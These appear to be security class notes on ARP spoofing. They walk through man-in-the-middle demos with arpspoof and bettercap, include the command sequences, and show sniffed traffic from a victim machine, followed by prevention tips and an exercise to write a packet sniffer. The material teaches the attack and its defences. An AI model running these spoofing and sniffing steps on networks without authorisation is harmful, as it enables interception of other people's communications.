
1. **Port Security** – Limits the no of MAC addresses connecting to a single port on the Switch. `switch port-security maximum 5`
2. **MAC Filtering** – Limits the no of MAC addresses to a certain extent.



ARP Spoof

- ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address
- Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.
- An ARP spoofing, also known as ARP poisoning, is a Man in the Middle (MitM) attack that allows attackers to intercept communication between network devices. The attack works as follows:
 - a. The attacker must have access to the network. They scan the network to determine the IP addresses of at least two devices—let's say these are a workstation and a router.
 - b. The attacker uses a spoofing tool, to send out fake ARP responses.
 - c. The fake responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
 - d. The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
 - e. The attacker is now secretly in the middle of all communications

ARP poisoning



demo

- 1) We will get the mac of our gateway
 - 2) We will get our linux machine mac
 - a) arp -g
 - 3) Enable ip forward
 - a) sudo sysctl net.ipv4.ip_forward=1
 - 4) Start the spoofing with arpspoof tool
 - a) Arpspoof -i interface -t target -r defaultgatewayip
- NOTE:
 - ip of attacker: 192.168.1.8
 - Ip of victim: 192.168.1.3
 - gatewap : 192.168.1.1

Interface:	Internet Address	Physical Address	Type
192.168.1.3	192.168.1.1	44-c8-74-76-e0-58	dynamic ↘
	192.168.1.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.2	01-00-5e-00-00-02	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255
      inet6 fe80::f55a:3000:6bf5:ee5b prefixlen 64 scopeid 0x20<link>
        ether 06:0c:01:00:8c:6d txqueuelen 1000 (Ethernet)
          RX packets 194591 bytes 256822429 (244.9 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 133236 bytes 12713688 (12.1 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(nathan@Nathan)-[~]
```

```
$ $ sudo sysctl net.ipv4.ip_forward=1
[sudo] password for nathan:
net.ipv4.ip_forward = 1
```

Interface:	192.168.1.3	---	0x24
Internet Address		Physical Address	Type
192.168.1.1	192.168.1.1	06-0c-01-00-8c-6d	dynamic
192.168.1.8	192.168.1.8	06-0c-01-00-8c-6d	dynamic
192.168.1.255	192.168.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	239.255.255.250	01-00-5e-7f-ff-fa	static
4669	192.168.1.1	192.168.1.3	ICMP
8118	192.168.1.1	192.168.1.8	ICMP
6504	192.168.1.8	192.168.1.1	ICMP
8625	192.168.1.3	192.168.1.1	ICMP
6320	192.168.1.1	192.168.1.3	ICMP
9417	192.168.1.3	192.168.1.1	ICMP
9632	192.168.1.1	192.168.1.8	ICMP
973196	196.189.186.25	192.168.1.3	TCP
975916	196.189.186.25	192.168.1.3	TCP
979931	196.189.186.25	192.168.1.3	TCP
982730	196.189.186.25	192.168.1.3	TCP
985660	196.189.186.25	192.168.1.3	TCP
988724	196.189.186.25	192.168.1.3	TCP
992687	196.189.186.25	192.168.1.3	TCP
995741	196.189.186.25	192.168.1.3	TCP
999081	196.189.186.25	192.168.1.3	TCP
101667	196.189.186.25	192.168.1.3	TCP
104779	196.189.186.25	192.168.1.3	TCP

After I started the arpspoof now the mac of the gateway is same with the attacker/kali machine.

Demo in advance

- 1) Install bettercap
- 2) Start bettecap
- 3) Scan the network
 - a) net.probe on
 - b) net.show => to see the network
- 4) Start arp spoofing
 - a) set arp.spoof.targets <ip>
 - b) arp.spoof on
- 5) Start Mitm
 - a) net.sniff on
 - b) net.sniff off

```
(nathan@Nathan)-[~]
$ sudo apt install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu firefox-esr gcc-12-i
  libbinutils libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386
  libctf-nobfd0 libctf0 libffi8 libgprofng0 libjansson4 libnspr4 libnss3
  libstdc++6 libvpx7 libx11-6 libx11-xcb1 locales rpcsvc-proto
```

```
(nathan@Nathan)-[~]
$ sudo bettercap -iface wlan0
bettercap v2.32.0 (built for linux amd64 with go1.19.4) [type 'help' for a list of commands]
192.168.1.0/24 > 192.168.1.8 » [08:50:05] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.8 »
```

```
192.168.1.0/24 > 192.168.1.8 » net.probe on
192.168.1.0/24 > 192.168.1.8 » [08:50:42] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.8 » [08:50:42] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.8 » [08:50:43] [endpoint.new] endpoint 192.168.1.4 detected as 92:bd:13:56:03:30.
192.168.1.0/24 > 192.168.1.8 » [08:50:43] [endpoint.new] endpoint 192.168.1.2 detected as a8:7c:01:dc:7e:5a (Samsung Electronics Co.,Ltd).
192.168.1.0/24 > 192.168.1.8 » [08:50:43] [endpoint.new] endpoint 192.168.1.3 (HUNTERMACHINE) detected as 18:cc:18:3b:bc:35 (Intel Corporate).
192.168.1.0/24 > 192.168.1.8 »
```

...

```
192.168.1.0/24 > 192.168.1.8 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recv	Seen
192.168.1.8	06:0c:01:00:8c:6d	wlan0		0 B	0 B	08:50:05
192.168.1.1	44:c8:74:76:e0:58	gateway	China Mobile Group Device Co.,Ltd.	78 kB	21 kB	08:50:05
192.168.1.2	a8:7c:01:dc:7e:5a		Samsung Electronics Co.,Ltd	1.1 kB	828 B	08:51:46
192.168.1.3	18:cc:18:3b:bc:35	HUNTERMACHINE	Intel Corporate	3.2 kB	2.9 kB	08:51:46
192.168.1.4	92:bd:13:56:03:30			1.1 kB	828 B	08:51:46

```
192.168.1.0/24 > 192.168.1.8 » set arp.spoof.targets 192.168.1.3
```

```
192.168.1.0/24 > 192.168.1.8 » arp.spoof on
```

```
[08:54:47] [sys.log] [inf] arp.spoof enabling forwarding
```

```
192.168.1.0/24 > 192.168.1.8 » [08:54:47] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
```

```
192.168.1.0/24 > 192.168.1.8 »
```

```

192.168.1.0/24 > 192.168.1.8 » net.sniff on
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : HunterMachine.local is fe80::56f9:9f42:ea67:fdd4, 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : Unknown query for HunterMachine.local
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : HunterMachine.local is fe80::56f9:9f42:ea67:fdd4, 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : Unknown query for HunterMachine.local
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.https] sni HUNTERMACHINE > https://signaler-pa.clients6.google.com
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.https] sni HUNTERMACHINE > https://signaler-pa.clients6.google.com
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api

POST /api HTTP/1.1
Host: 149.154.167.91:80
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 140

192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : HunterMachine.local is fe80::56f9:9f42:ea67:fdd4, 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : Unknown query for HunterMachine.local
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : HunterMachine.local is fe80::56f9:9f42:ea67:fdd4, 192.168.1.3
192.168.1.0/24 > 192.168.1.8 » [08:55:54] [net.sniff.mdns] mdns HUNTERMACHINE : Unknown query for HunterMachine.local
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.https] sni HUNTERMACHINE > https://signaler-pa.clients6.google.com
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.https] sni HUNTERMACHINE > https://signaler-pa.clients6.google.com
192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api

POST /api HTTP/1.1
Host: 149.154.167.91:80
Content-Length: 140
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded

192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api

POST /api HTTP/1.1
Host: 149.154.167.91:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

192.168.1.0/24 > 192.168.1.8 » [08:55:55] [net.sniff.http.request] http HUNTERMACHINE POST 149.154.167.91:80/api

POST /api HTTP/1.1
Host: 149.154.167.91:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

```

"icmpS" is neither a field nor a protocol name.



Prevention

1. Using static ARP tables: manually setted
2. Switch security: some feature for ARP poisoning
3. Encryption: not for arp but in case of leaks



Exercise 2

1. Develop a packet sniffer that captures and analyzes network packets in real-time.

- You can use libraries like **Scapy** to accomplish this task.
- This can be Hard, But google and GPT are there for you.



Class is over

- 1) Do notes
- 2) Read them